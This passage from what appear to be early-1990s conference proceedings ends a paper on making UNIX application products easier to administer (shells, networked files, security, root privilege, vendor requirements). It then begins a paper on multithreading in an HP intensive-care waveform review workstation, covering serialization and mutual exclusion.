The worst case of predetermined resources by which we have been confronted, so far, was that a product demanded that the default shell of any user be the Bourne shell. Since at our installation the Korn shell is the standard (default) shell, some features of which are used in scripts like `/etc/profile`, we needed to circumvent this restriction. We didn't succeed, however. (The program seems to look up the `/etc/passwd` file searching for "`/bin/sh`" in the user's entry, and if this is not present, assumes the user is using `/bin/csh`, *even if* the user is actually in `/bin/sh` at the present moment.)

A similar situation was met with product C, which provides the capability of a shell escape. However, the escape always invokes `/bin/sh`, irrespective of the current shell, the value of the SHELL variable, or the user's default shell. Additionally, the invocation is as a login shell, hence all information in the current environment is lost. In particular, in the case where the user is a `/bin/csh` devotee, the user's `.profile` file contains little of use, and the results from the escaped command, if not leading to "cannot find ...", are usually nonsense.

It is reasonable that an application product, within scripts that are part of the product, should presume a given shell, and take whatever steps are required to ensure the script is executed by that shell (there are several methods, all commonly known). However, when attempting to execute scripts or commands provided by the user, the user must be allowed the choice, and this choice should not be made in any global manner. The same user may desire the use of a different shell at different times. We support the view that it is up to the designer to make the application product independent of a user's shell. The most obvious method of determination of the shell desired by the user (other than directly asking) is to use the value of the SHELL environment variable. (Shell problems are mentioned again below.)

## 3.3 Distributed Environments

Problem: *Files are assumed to be local to the system upon which an application program is executing.*

The UNIX world is moving toward a situation in which the majority of environments are network distributed, and application products employ client/server architectures. Frequently, the network clients are (diskless) workstations which are connected to more powerful servers by a medium- to high-speed network. Networked file access is becoming commonplace. By suitable mounting strategies, almost every file available from any network server can be transparently accessed from every client, independent of the actual physical location of the file.

A client/server architecture, and, in particular, network file access, makes system administration and product management, in the main, easier. Every program is stored only once in the network and may be called from any client. However, there are a few exceptions. The root file system, that is, the "/" directory, for example, is unique to each client, and in particular, so is the `/etc` directory within the root file system. Sun Microsystems' Network Information System (NIS) can make this fact transparent to system administrators and users for selected files placed under NIS management. For example, when a password is changed within a NIS domain, the new password is written to the `/etc/passwd` file on the master server, and it is immediately made available to all client systems *via* a set of master and slave databases maintained by the NIS server.

There are two specific potential pitfalls for application products in a distributed environment:

1. Application programs rely on the presence of, or the creation of, administrative files in the root file system, in particular, those found in `/etc`. An additional problem is that often the root file system is minimally sized, and the addition of several extra files can take it to capacity. (We could also be have treated this problem in the sections 3.1 and/or 3.5.)

   When the file is specific to the product, we recommend the solution discussed above, *i.e.*, the use of a product home directory. When this will not suffice, we cannot propose a total solution, but there do exist a number of strategies:

   - Try to have the product use `/usr/etc` rather than `/etc`, as `/usr` will always be network mounted by diskless clients, and sometimes even by diskful clients when not in single user mode. In fact, one manufacturer has adopted symbolically linking `/etc` to `/usr/etc` (which has to be done for each client, but only once), which allows changed files to be seen everywhere.
   - Specifically link symbolically from files in the root file system to files that are located in some other file system which is mounted on all clients. This will permit changes originating at one client to be

seen everywhere, but, as new clients are installed, the system administrator will have to remember to establish the needed symbolic links.

- The product manager, or the system administrator, can provide a script that will remote copy (`rcp`) a master copy of the file to the appropriate clients on the network. One manufacturer, as part of a networking tools package, provides a utility that will distribute files on an "as changed" basis. The use of this tool requires close cooperation between the product managers and the system administrator.

2. Application programs do not use network infomation sources when it would be appropriate to do so. Examples of information sources are name servers and Sun's NIS. Once we had to install an application program which seemed to try to read the client dependent file `/etc/hosts`. In a network environment, it would have been more appropriate to rely on the library call `gethostbyname`, as this will use the network service, if available, to find a host name, and only resort to reading the local hosts file if the network service is not responding.

   The product in question was attempting to read the hosts file during the booting process: on the version of UNIX in question, the symbolic linking described above would have worked, as the file system containing `/usr` is mounted even in single user mode. However, in general, the circumvention of this problem by the use of symbolic links to file systems always network mounted is not applicable to application products needed in single user mode, as those file systems are not normally mounted in that mode.

   Issues of network licenses are discussed in section 4.3.

## 3.4 Security

Problem: *Application programs are not sufficiently sensitive to security issues.*

Every computer system installation has its security rules, with varying degrees of stringency. Yet there are a few security rules which the UNIX community agrees should always be obeyed [LBB90]. One is that passwords, if stored at all, are stored only in encrypted form.[5] Yet we have evaluated application programs which require that a valid userid for a remote computer be stored together with the corresponding password in a world-readable file. For this problem, there really is no solution — it is simply poor design. Such a program cannot be installed by a responsible system administrator, or product manager.

Other security holes do not affect the system, but rather the product itself. For example, product D requires that a file important to its own operational integrity be writable by the world (so that a component program can write to it when being executed by any user). Given that the program was designed that way, there is no way to circumvent the problem at installation time, but the manufacturer could easily have avoided this by using a product userid and the setuid mechanism.

It is notable that the problems described in sections 3.3 and 3.4 most often show up when the application products were originally developed for other operating systems, those which do not have UNIX-equivalent features, and ported to UNIX later.

## 3.5 Privileges

Problem: *Products assume super user privilege to be the solution to design problems.*

In their installation guides, software manufacturers often require that one have higher levels of privileges when installing an application program. Since UNIX has no graduation in granting privileges, the system administrator is required to install the product, or, a product manager must be given (albeit temporarily) super user privilege. This is a potential security risk, and, by giving absolute power to a user less cognizant of the dangers inherent in the use of super user privilege, a system integrity risk. Such a product violates the autonomy that we desire for both the system administrator and the product manager.

Yet, in the real world, there are often several good reasons why a product manager might need super user privilege, at least for a short time, during installation. We discriminate therefore between different degrees of privilege required by application products, and our tolerance for them:

---

[5] It is a basically bad idea that the "ftp" program facilitates the connection to a remote computer by checking a file for valid userids and passwords.

***no privilege*** Application products requiring no super user privilege are the most desirable, but few exist in practice. Most frequently, it is desired that an application program be found when called without its absolute path name. This is achieved only when the program is located in a directory which already appears in the user's path. The often adopted solution is to install the program in `/bin`, `/usr/bin`, or even `/usr/local/bin`, but as these are a common resources, they cannot belong any particular product manager. Hence the system administrator must be involved.

The partial solution for this problem, that limits the system administrator's involvement to a one-time only action, is once again the use of a symbolic link. At the time the system administrator creates the userid for a product, a symbolic link to a single program and/or shell script is also created. This is a link to a name indicated by the product manager. The symbolic link is located in, *e.g.*, the `/usr/local/bin` directory, which is usually on a user's PATH. The product manager may then update the script or program as needed, without further reference to the system administrator. (Another solution to this problem is discussed in section 4.)

A similar problem arises if a product depends on a daemon process. Although such a daemon may not require super user privilege to execute, it has to be called from a system start-up file at boot time. Hence, the system administrator has to make an entry in the start-up file; this entry may include a `su` command to the product's userid, and a call on a product manager-supplied script or program, that may be later changed or updated by the product manager.

***privilege during installation only*** Manufacturers of application products sometimes require that at least parts of the installation procedure be executed with super user privilege. *E.g.*, product E uses shared memory, and thus the system administrator has to build and install an operating system kernel having this capability. This is acceptable if the task the system administrator has to execute is well documented. Although this requirement broadens the interface between system and application program, it is the best way to deal with the problem that an application program needs specific system resources.

On the other hand, some manufacturers deliver an installation script[6] which has to be executed by "root". For most system administrators, this is close to being an unreasonable request. The only way a system administrator can respond in such a case is to scan carefully through the script and to find out where, and why, it needs such privilege. By this method, the administrator may be lucky enough to detect that it is possible to modify the script so that it does not really need such a level of privilege. We have an example in our experience where a script simply dumped all files from the tape as "root" in order to be able to change the ownership to the product's userid. Unfortunately, in some UNIX derivatives, particularly those that are closely SVID-conforming, changing the ownership of a file needs super user privilege.

Scanning through scripts is prone to error, especially if this has to be done with every new release of the product (when the effects of "familiarity" cause conceptual closure).

***privilege during execution*** A program has privilege during execution either if it has to be executed by "root" or if it is owned by root and the setuid bit is set. An application program should never need any privilege during execution. It is possible to demonstrate the successful operation of a distributed spooling system, which needs access to multiple user's files, which operates in a networked, heterogeneous environment without having recourse to the use of super user privilege [Wag90].

Granting super user privilege to a compiled program is a security risk since, while it is possible to design correct programs, there is basically no way to prove that a given implementation of a program adheres to that design [Bro87]. Hence, granting privilege implies a certain "leap of faith" in the "correctness" of the program. But how can one have confidence in the design and implementation of a product, if the manufacturer could not, by appropriate design, avoid having the program being owned and executed by "root" *and* having the setuid bit set.

There is no way to circumvent this problem. It has to be solved "at source" by the manufacturer. In section 4.2 we propose what a manufacturer should do — besides a careful design — if the product really needs super user privilege during execution.

## 4 Requirements for Application Software

In section 3 we discussed some problems in the installation and execution of application software which cannot be solved or circumvented by product managers. These problems should not occur in well-designed products and

[6] Most, but not all installation procedures we have encountered are delivered as a shell script rather than a compiled program.

hence have to be solved by the manufacturer. In this section, we give a list of the requirements and recommendations which, in our opinion, would help the manufacturers to improve their products with regard to security and system administration.

This list may also serve as a check list for system administrators and product managers when a new product is to be acquired. Even if it is not deemed necessary that a product meet these requirements, the exercise of seeing whether or not it does will be instructive, and will help formulate an estimate of the effort that will be required to support a given product once installed.

We invite discussion of this list, and contribution to both its further extension and refinement. Active discussion can lead to a new consensus and development of the "UNIX philosophy" as we move into an era of bigger, more complex installations providing ever more capable applications. It is our sincere hope that this list can become a basis for the evolution of a community standard for UNIX application products, and a systems administration methodology.

## 4.1 System Administration

- A product's design should assume the use of a product userid, and the corresponding home directory, rather than access to common, system-owned, directories and files. A particular userid should *not* be assumed, nor that the home directory is placed at a known place in the directory hierarchy. No special privilege should be assumed for the userid.
- A product must not require fixed names and/or resources. Names and similar things should be described in a parameter file that can be changed by the product manager. If for performance reasons, names have to be hard coded, the source code of this part of the product together with a makefile for compiling and linking should be provided.

## 4.2 Privileges

- A program must not need to be run by "root". If an application software should really need super user privilege, the corresponding program should have to be installed as with setuid, owned by root, and its source code has to be made available. The product manager, and perhaps the system administrator also, is expected to check all code and all scripts that are to be executed with super user privilege. The same considerations apply to installation scripts.
- To facilitate the above checking, the programs, scripts, and other tasks which requires super user privilege must also be accompanied by (English) documentation explaining both the function and need. This description should pose as little restriction as possible on the alternative options available to the system administrator.
- Each product making use of the product userid concept should provide as part of it's package a "user's initialization script", which we will assume here is called `rc.init`. This script should create and, if necessary, provide default values for, environment variables needed by the application, ensure that the needed directory for the programs of the application is present in the PATH, and anything else that is needed.

  A user desiring to subscribe to this application product would then include a dot evaluation (`source` execution) of this script in the appropriate shell initialization file, thus conditioning the shell environment for the application. For preference, the invocation of this script would use the "~" notation native to the `ksh` shell, *i.e.*:

  ```
  . ~prodid/rc.init
  ```

  (and the similar construct of the `csh` shell). The advantage of this is that the home directory of the product may be relocated (which is something system administrators do from time to time, to balance out file system loads) without any effect upon the user.

## 4.3 Networks

- A product should be designed to run in a networked file environment. That means it should be able to be installed at a single server only and be accessible where ever the file system is mounted in the network. A user may call the product from any node of the network.

  We are aware that this raises concerns about accounting for usage when this is related to license, royalty or lease payments. To our mind the concept of "floating licenses", which control the number of concurrent users but not

their location on the local network, is closest to the aims and objectives of network distributed computing, and we recommend this approach. It should be noted that with its own userid and home directory, a product can easily use a setuid process to monitor concurrent usage, and to record this in a file to which only it has access.

- Direct access to files expected to be found in the root file system should be avoided. Library interfaces to access equivalent information are recommended when this is needed. Writing to such files, particularly "administrative" files in `/etc`, is strongly discouraged, but there may be times when the use of file created for the product is inescapable: in which case the use of `/usr/etc` is to be preferred.

We realize that this may lead to there being two versions of a product, one to run in isolated systems, and another for networked systems. Our opinion is that the increase in complexity to create and control the necessary `#ifdef`'s will be more that compensated by the recommendations of grateful system administrators.

## 5 Open Issues

The previous discussion has alluded to a number of solutions, but we are aware that there are some implicit limitations. To improve the situation, there are some changes we would like to see in the UNIX environment itself. We mention these here as being "in search of a solution", and look forward to seeing discussion ensue within the UNIX community.

1. We see the need for the system administrator having to be involved in adding items to the boot scripts in support of particular application products as being one of the major violations of our concept of modularization. The product manager has to be able to cause the start-up of server daemons, watchdog and janitorial services, *etc.*, whenever the system is restarted. With SVID-compliant systems, this can be done (quite expensively) by having a "meta-watchdog" scheduled by `cron` each minute, say, to check that these processes are present, and starting them if they are not.

   As a possible solution, it is only a step from the above situation to add an entry type to `crontab` with the meaning "run once at `cron` initialization time." According to the SVID [SVI86] a `crontab` entry with zeroes (or for that matter, asterisks) in every position is not currently permitted — this could be given the above meaning.

   This solution has all the desirable properties: the scheduled command would run under the product userid, with the corresponding environment, errors or output would be mailed to that userid, and changes in the scheduled command, or any programs or scripts invoked, could be changed or updated by the product manager with no reference to the system administrator.
2. We have several times recommended the use of the setuid facility, as this gives access control to the product whenever it needs it. However, in some versions of certain network file systems, there is an option to inhibit the effectiveness of the setuid bit at a client when the file system is mounted from the client. We understand the desire to do this when setuid programs are owned by root, as this has all the hallmarks of place an intruder could start an attack.

   The same considerations do not apply with the same force for directories not owned by "root", and when the setuid programs are owned by nonprivileged userid's. In particular, home directories should not be given this protection, as it removes from the average user the advantages of being able to access the system from arbitrary locations. In some cases, setgid might be a less comfortable alternative, but setuid is an important facility of each UNIX system and cannot do any harm if it is used carefully.
3. Our use of a product userid and the corresponding home directory assumes reasonably easy detemination of the home directory of the product (see discussion of `rc.init` above). Unfortunately, the "standard script interchange shell" is still the Bourne shell, in which the construct `~prodid` does not exist.

   With the release of System V, Release 4, the `ksh` is becoming the default shell — we would like to see this default be applied retroactively to all current commercially available UNIX variants. The cost of this is minimal, and the advantages of being able to assume the universal availability of a more capable shell are enormous.
4. The System V Interface Definition [SVI86], like the administration issues discussed here, needs to step into the 90's, and recognize the move towards larger, networked systems. Library routines such as `gethostbyname` and `getpwent`, which in a networked environment provide access to network data bases, rather than simply to local `/etc` files, need to become standardized. P1003 should also pay attention to this area.

## 6 Related Work

We know of no related work which addresses the features that application products should have so as to relate to the system environment in the ways that we have recommended above. Installation procedures are addressed by the System V, Release 4 packaging tools [USL90], which are used firstly to build "application packages", then to install such packages, and ultimately, to remove them from a system.

An advantage of this standard packaging is that it provides two important lists. The first of these, called `pkginfo` (based on the `prototype` file supplied by the packager), contains the names of the components, their modes and ownership, and where they will be placed. The second, called `depend`, specifies the dependencies of this package on earlier versions and the other products. This also enables clean removal of the same components. The standard packaging also structures the installation scripts, thus making it easier for a system administrator to determine the effects of executing them.

These packaging tools support a concept of *locatable* components, which are installed relative to an arbitrary directory (as compared to components that are installed in places specified by absolute path names). They also support the owner userid and groupid for components being supplied by environment variables, which may be set by responses to queries from a "request script". Thus, these tools can be used to perform installations into product home directories as we recommend, although this would not be the most natural way to use them.

The SVR4 packaging tools provide no assistance with identifying "root" privilege-related risks. The tools execute under the userid "root", and thus have the capability of placing any kind of component anywhere, with any ownership, as specified by the packager. From what we have said previously, it is obvious that we would prefer to see the necessary use of "root" privilege be highlighted in the package description, rather than being the default.

## 7 Conclusions

Designing and/or porting application software to UNIX systems is not a trivial task if this software is to allow for a modularized and effective product management strategy. The issues are in designating the resources, supporting distributed environments, providing the overall system security, and avoiding the use of super user privilege.

We have shown that many potential pitfalls can be circumvented by using strategies that are effective even when the application product was not specifically designed to cooperate. Some problems, however, will not yield, and can only be solved by the manufacturers of application software recognizing the needs of the installation. Hence, we proposed a list of requirements which application products should fulfill to be more easily administered. The most strategically important of these is that application products should assume that they have a product userid assigned. We propose this list as a basis for the future evolution of a consensus by the UNIX community on these issues.

## Acknowledgments

We would like to thank our colleagues John Garberson and Hans-Jürgen Volkert who introduced us to many fine points of system administration by numerous discussions, and to the conference referees who provided valuable hints which improved the final paper. This article could not have been written without the experiences we have had with the products of (in alphabetical order) Arbortext Inc., Interleaf Inc., Oracle Systems Corporation, Sun Microsystems Inc., STSC Inc., and Uniface B.V.

## References

[ALBL91] Anderson, T., Levy, H., Bershad, B., and Lazowska, E. The interaction of architecture and operating system design. In Fourth International Conference on Architectural Support for Programming Languages and Operating Systems, Santa Clara, CA, April 1991. ACM.

[Bro87] Brooks, F. No siver bullet: essence and accidents of software engineering. IEEE Computer, 20(4):10–19, April 1987.

[LBB90] Liebl, A., Biersack, E., and Beyer, T. Sicherheitsaspekte des Betriebssystems UNIX. Informatik-Spektrum, 13:191–203, 1990.

[NSS89] Nemeth, E., Snyder, G., and Seebass, S. Unix System Administration Handbook. Prentice-Hall, Englewood Cliffs NJ, 1989. ISBN 0-13-933441–6.

[Pom84] Pomberger, G. Software Engineering and Modula-2. Prentice-Hall, Englewood Cliffs NJ, 1984. ISBN 0-13-821794-7.

[SVI86] AT&T Customer Information Center, Indianapolis, IN. System V Interface Definition, 2nd ed., 1986. ISBN 0–932764–10–X.

[USL90] UNIX System Laboratories, I. UNIX SYSTEM V RELEASE 4 Programmer's Guide: System Services and Application Packaging Tools. UNIX Press, Prentice-Hall, Englewood Cliffs, NJ, 1990. ISBN 0-13-947060–3.

[Wag90] Wagner, B. Distributed spooling in a heterogeneous environment. Computing Systems, 3(3):449–477, Summer 1990.

**Bernhard Wagner** received the B.S. degree from Pierre et Marie Curie University, Paris VI, France and the M.S. degree from Ludwig Maximilians University, Munich, Germany, both in mathematics. The Ph.D. in computer science was granted to him by the ETH Zurich, Switzerland. After a year as a visiting assistant professor at Brigham Young University, Provo UT, he joined Ciba-Geigy AG in Basel where he works as an instructor and a software specialist for the Polymers Division. His interests include distributed operating systems and computer languages. Dr. Wagner may be reached at wbwa@ciba-geigy.CH.

**Bruce K. Haddon** is currently an Advisory Software Engineer at Storage Technology Corporation, Colorado, where he is an architect for the software servicing tape library products. Prior to that, he worked at Ciba-Geigy AG, Basel, Switzerland in the Scientific Computing Center. He received degrees of BSc (mathematics) and MSc (computer science) from the University of Sydney, NSW, Australia, and Ph.D. (electrical engineering) from the University of Colorado. His interests continue to be the use and design of software tools and products, particularly in the areas of real time applications, operating systems, networking, and language implementations. He may be reached at either Bruce_Haddon@stortek.COM or bkh@spot.colorado.EDU.

# Applying Threads

*Jay Littman*
*Hewlett-Packard Cardiac Care Systems*

## Abstract

Multithreading components of a software system can increase performance, but it can also increase complexity. At Hewlett-Packard, we have developed a workstation based medical product, called the Monitoring Full Disclosure Review Station, or M1251A, that uses multithreading to achieve performance requirements. The M1251A continuously acquires physiological waveforms and arrhythmia information for presentation to a clinician in an intensive care unit. This paper describes the benefits the M1251A gains from multithreading, identifies the problems the development team had with multithreading, and explains how those problems were resolved.

## 1. Introduction

Threads, or lightweight tasks within a single process, are a commonly used model for concurrent programming. Examples of other concurrent models are multiprocess concurrency (heavyweight), and coroutines. Unlike multiple heavyweight processes, threads share an address space and the overhead for creating, synchronizing and scheduling threads is low [4]. Coroutine programmers must explicitly choose the next coroutine to run at a synchronization point, whereas thread packages separate the abstractions of synchronization and scheduling. Threads are also able to deal with asynchronous activities [4]. User threads packages have been available for many years, although they are just recently becoming available in popular commercial operating systems such as OS/2 and OSF-1.

Multithreading an application can increase application performance in several ways. The potential for gain is dependent upon the underlying threads package that is used. There are many different types of threads packages, such as kernel-supported user threads, user-mode threads on virtual processors, and user-mode threads in a single process [2]. Even if one is using a simple threads package, there are several advantages to multithreading. A server that spawns a thread to process each incoming request can prioritize the execution of certain threads over others. Threading also enables the implementation of background tasks and asynchronous interprocess communications. Additional performance gains can be realized if the threads package allows a thread to block on I/O without blocking the entire heavyweight process. When one thread blocks on I/O, it is desirable to allow another thread to use the CPU. The highest level of threading performance can be attained in a multiprocessor system with kernel supported threads. In this configuration, several threads belonging to a single process can run concurrently on different processors, resulting in true parallel execution. Without multithreading, adding processors to a machine can increase total process throughput, but it does not speed up any individual process. This is why multithreading will become even more important as multiprocessor machines grow in availability and move into the desktop arena.

With the performance increases that threads offer coupled with the growing availability of threads packages, one would expect that multithreaded applications would quickly become prevalent. However, developing concurrent applications can be difficult and the level of difficulty is inhibiting the spread of multithreaded programs [5]. Serialization, mutual exclusion and deadlock are problems that are well known to

multitasking kernel designers. Multithreading, however, moves these problems into the domain of the application programmer and causes these problems to emerge in new ways.

This paper describes the gains the M1251A achieved through multithreading and the problems that had to be solved. Section 2 begins by introducing the M1251A, and Extended-C++ which is the language we used to support concurrency. Section 3 describes the threaded architecture of the M1251A, explains the advantages gained from multithreading, and discusses why threading was used instead of other techniques. Section 4 examines the problems we encountered with multithreading, why we had those problems, and how the problems were resolved. Section 5 concludes the paper with a look to future plans for concurrency in the M1251A.

# 2. Background

## 2.1 M1251A

The M1251A enables an intensive care unit clinician to review a 24 hour snapshot of a patient's physiological waveforms. This window of data is continually moving forward in time, with the new data replacing the old. Physiological waves can be ECG, pressure or respiratory. Arrhythmia (irregular heartbeat) information and other wave specific data are also acquired and can be viewed with the waves. A clinician can page through screens of wave data, select strips to look at more closely, and print out hardcopy images of strips or continuous waves. Using the M1251A, the clinician can determine efficacy of drug regimens for cardiac disease patients, as well as make decisions for discharge/transfer based on evaluation of cardiac stability. Performance is an issue because the review applications run concurrently with data storage. The product requirements are that the system handle the desired storage load, and respond quickly to user requests. The current data load is 16 125Hz waves (1 byte/sample), as well as arrhythmia, time, instrument status and other ancillary data. We established performance benchmarks for the various M1251A functions to make our responsiveness evaluation objective. The most important benchmark states that it must take less than 3 seconds to bring up a screen of full disclosure waveforms. This is challenging considering the amount of data that must be retrieved from the database, formatted and rendered on the screen while data is being stored simultaneously.

The M1251A runs on an HP 425E workstation, running HP-UX 8.0. It is connected by an Ethernet LAN to a gateway to the patient monitoring network. The patient monitoring network refers to a network of bedside monitoring devices in a hospital care unit. Most of the code for the M1251A is written in C. The user interface is developed with the OSF/Motif graphical user interface. Procedures that must use threading or RPC features are compiled in Extended-C++, and they can be called from the C routines. Extended-C++ routines can also call C routines. The next section gives a brief description of Extended-C++.

## 2.2 Extended-C++

Extended-C++ is a version of C++ that supports remote procedure call, threads and exception handling. The language was developed for another HP product, CareVue 9000. Extended-C++ consists of a language component which is a superset of the C++ language and an extensive run-time environment [8].

Extended-C++ supports concurrent programming by providing primitives for creating threads, synchronizing thread execution and guaranteeing mutual exclusion. These primitives include condition variables and critical regions. Threads can be spawned in one of three ways:

1. An explicit call to the **threadit** operator with the name of a threadable function.
2. When a process receives an RPC request message, a thread is implicitly spawned to execute the procedure that has been invoked.
3. Synchronous signal handlers can be defined, so that a thread is implicitly spawned to execute the signal handler.

Extended-C++ implements threads in HP-UX user-space on top of a standard HP-UX kernel. Threads are preemptively scheduled, meaning that if a thread does not block because it is sleeping, waiting for I/O, or waiting to enter a critical region, a periodic involuntary preemption will force a context switch. Thread prioritization is also supported, so that only the runnable threads with the highest priority will be scheduled for execution. The Extended-C++ implementation includes these other features:

- no busy waiting
- alternative implementations of the HP-UX process-blocking kernel calls that block only the calling thread
- link-time support for identifying non-reentrant object files so that unmodified versions of code that is not "thread smart" (e.g., malloc) can be safely used

Finally, Extended-C++ imposes no limits on the size of a thread stack (other than the limit that HP-UX imposes on a process's stack segment size) and does not restrict the number of threads that a process can have. Extended-C++ does not have an "alert" facility for interrupting a thread computation as described in McJones [6], and Birrell [1].

Several tools are also available to facilitate concurrent programming in Extended-C++. Ecmonitor is an RPC/threads monitor which provides current information about the operation of threads and RPC within a process. Ecdb++ is a threads level debugger, which allows a user to examine thread stacks.

Extended-C++ was chosen because it supported RPC and preemptively scheduled threads on HP-UX. The RPC bulk transfer rate was acceptable (~400 kbytes/sec) and the language was used successfully for development of the CareVue 9000. We also liked the prospect of having in-house support for our development efforts.

## 3. The M1251A Multithreaded Architecture and Performance

The workstation component of the M1251A is currently architected as five processes: a database server, a data acquisition server, an application suite process, a process that handles system startup and shutdown and a support/configuration process. A graphical representation of the architecture and communication paths is provided in Figure 1. The startup and configuration processes have been omitted from this figure. The M1251A processes communicate through remote procedure call (RPC). Although the first release of the M1251A is on a single workstation, RPC was used as the interprocess communication method because it provides the foundation for the product to run as a distributed system in the future. Ease of use and software availability were also reasons why we selected RPC as our interprocess communication mechanism. The following list details the primary uses of RPC and threads within the system. This should give the reader both an understanding of the dynamics of the system, and an indication of how threading is used.

1. Data acquisition reads the socket that collects messages from the gateway, packages the data and spawns a thread to issue the store for each class of data. This thread is responsible for issuing a "store" RPC to the database.
2. Data acquisition receives "wave connect" and "wave disconnect" RPC's from the database. This is done in response to user selections that change the set of waves being monitored. The list of monitored waves is stored in the database. A thread is implicitly spawned by data acquisition to process these requests.
3. The database receives "store" RPC's from data acquisition. Each RPC is handled by a database thread.
4. The database receives "get" and "modify" RPC's from the application suite process. Each RPC is handled by a database thread.
5. The application suite explicitly spawns threads to process hardcopy report requests.

6. The startup process spawns the database, data acquisition and application suite heavyweight processes. Each of these processes is responsible for sending an RPC back to the startup process when they are successfully initialized. If the startup process receives a death of child signal, it sends RPC's to the remaining processes telling them to shut themselves down.

Multithreading increases system performance in three major ways. Each of these are explained below.

1. Server responsiveness is increased.
2. Background tasks are enabled.
3. Asynchronous RPC's are enabled.

The data acquisition process continually sends "store" queries to the database via RPC. At the same time, the applications may be sending "get" queries to the database, also via RPC. Without multithreading, the database would be forced to process requests sequentially, and an application "get" query could get stuck behind a long chain of data acquisition "store" queries. This could result in unacceptable application responsiveness. With multithreading, the requests can run concurrently, and the database can favor certain requests over others. This can be accomplished with thread priorities or other programming techniques. One such technique that is used in the database is "store" thread limitation. The database limits the number of "store" threads executing concurrently to reduce competition for any application "get" threads that are spawned. This technique reduces "get" query latency. Multithreading also allows short requests to get in and out while a long request is getting processed. An "admit patient" query takes several seconds, but a smaller "get wave data" query can get in and out while the admit is being handled. This is desirable when we consider that a "get" query normally takes about 100-200 milliseconds and an "admit" query may take up to six seconds. It is important to note, however, that although query latency can be reduced by multithreading, database throughput, or number of queries executed per unit time, may actually be decreased due to the overhead of managing threads. This is because the 425E is a uniprocessor machine, so the parallelism that we achieve is really time-sliced virtual parallelism [3].

Multithreading can also be used to implement background tasks. When a clinician runs a hardcopy report on M1251A, it is desirable to run the report in the background, so other useful work can be done while the report is running. Threading makes this possible. When the user presses the "Print Report" button on the application window, a background thread is spawned to process the report, and control is immediately returned to the user.

Finally, multithreading is used to provide asynchronous RPC's. As stated earlier, the data acquisition process is continually sending "store" queries to the database. It is undesirable to require data acquisition to wait for a round trip "store" query RPC to complete. It is preferable to have data acquisition spawn a thread to send the query. Then data acquisition can continue to process incoming gateway data while the thread manages the RPC to the database. At any given time, there may be several threads all trying to issue stores to the database. This model allows data acquisition to be responsive to the gateway, even in times of heavy load. The disadvantage of this scheme is that any database "store" query failures will not be handled synchronously. It would be more difficult to expand data acquisition to intelligently handle database errors if we desired this capability in the future.

A multithreaded architecture was selected for the M1251A to take advantage of these performance gains. Other methods were considered by the development team, and we explain here why these choices were rejected. Our other choices were:

1. Remote procedure call access to the database with no threading. Sequential processing of queries.
2. Database implemented as library and linked with each application. Resource mediation implemented through file based locks.
3. Remote procedure call access to the database, heavyweight process spawned to handle each query, or session.

Heavyweight concurrency was rejected because the context switching penalties for threads are typically much lower than for heavyweight processes. Memory and swap space utilization also grow as the number of heavyweight processes grow. The reason for rejecting sequentially processed queries was explained in the previous section. We wanted to give priorities to certain requests and we wanted the capability to preempt long queries (admits) to process a short query. Finally, we rejected the idea of database libraries because access to locks and system tables would have to be mediated through the file system. We felt that disk based access to locks and system tables would prove to be a bottleneck. Our serverized database can cache system tables and lock tables in memory for fast access.

## 4. Problems and solutions

In addition to considering performance gains, it is instructive to consider the problems associated with multithreading. An analysis of these problems should make it clear as to why concurrent programming can be difficult. The most serious problems we faced in multithreading the M1251A were:

1. serialization
2. enforcing mutual exclusion
3. deadlock

### 4.1 Serialization

Thread scheduling is nondeterministic in Extended-C++, which implies that there is no guarantee that threads will be scheduled in the order they are spawned. Several objects in the M1251A database are expected to be in chronological order, so it was clear that either a serialization mechanism or a database insert mechanism was needed. We decided to implement a serialization algorithm in the database client code, which is linked with the data acquisition program. This method was selected over database insertion in order to minimize database work and maintain application responsiveness. The following section describes the evolution of our serialization algorithm.

Our first serialization algorithm required data acquisition to acquire a lock for each unique {data-type, bed} combination referred to in the "store" query. These locks had to be acquired before the "store" thread could be spawned. A "store" query may contain several entries, where each entry can be thought of as a {data-type, bed, data-buffer} triple. This bundling of entries into one query minimizes the number of RPC's that must be sent. In order to avoid deadlock, we mandated that only one "store" query thread could wait on a serialization lock at a time. This method was chosen as a starting point because of its simplicity. When data acquisition failed to acquire a lock due to a serialization lock conflict, the main data acquisition thread would block on the lock, to allow the existing "store" threads to execute. Eventually, the thread holding the lock would be scheduled and the lock would be released, allowing the store to proceed and the main thread to continue. This was somewhat dangerous, as the main data acquisition thread is responsible for processing the incoming data from the gateway. If the incoming data is ignored for too long, the buffer can overflow and data can be lost. We expected that locks would be released quickly and data acquisition would not spend a great deal of time blocking. However, in times of heavy load, data acquisition blocked excessively and incoming data was lost.

The serialization scheme was redesigned to allow "lightweight" blocking on serialization locks. In this context, lightweight is meant to indicate that the main thread is not blocked. This new algorithm divides the input data types into serialization classes. Each store query can only contain entries from one class (to avoid deadlock) and the algorithm ensures that threads within a class are processed sequentially in the order they are spawned. Note that it is tricky to set the size of the classes appropriately. If the classes are small, then lock conflicts will be minimized, but the size of each store query will be smaller and there will be more RPC's. If the classes are large, RPC's will be minimized, but there will be more lock conflicts. This tradeoff could be eliminated if we implemented a partial order algorithm to avoid deadlock.

We will now look at the lightweight serialization algorithm more closely. When a thread, T1, in class X, is spawned, it is given a pair of condition variables, (X.C1, X.C2). T1 must wait on X.C1 before starting, and

signal X.C2 when the store is complete. The next thread, T2, that is spawned in this class is given X.C2 to wait for and X.C3 to signal. In this way, T2 is blocked until T1 finishes and signals X.C2. All the threads within a class are chained together in this manner and serialization is ensured, without requiring the main thread to block. This algorithm performed very well and went into the final product. The algorithm is outlined in Code Fragment 1. The point to be made here is that there are several different ways to achieve serialization and the algorithm may have to be customized to fit the dynamics of the system.

## 4.2 Mutual exclusion

Multithreading a program requires the application programmer to identify and protect all the resources that can be corrupted by concurrent access. In addition to application specific data, there are several Unix[1] specific process values that can cause problems, such as stream position pointers in file descriptors and current working directory values [6]. Our largest mutual exclusion problem for the database was ensuring atomic reads and writes in the face of concurrent "store" queries and "get" queries. To address this problem, an object locking framework was developed using Extended-C++ critical regions. The critical regions guaranteed atomic "test and set" of locks. The use of critical regions can be seen in the simplified code fragments for DbLock and DbUnlock. (Code Fragments 2 and 3). All queries are responsible for locking and unlocking the objects that they deal with.

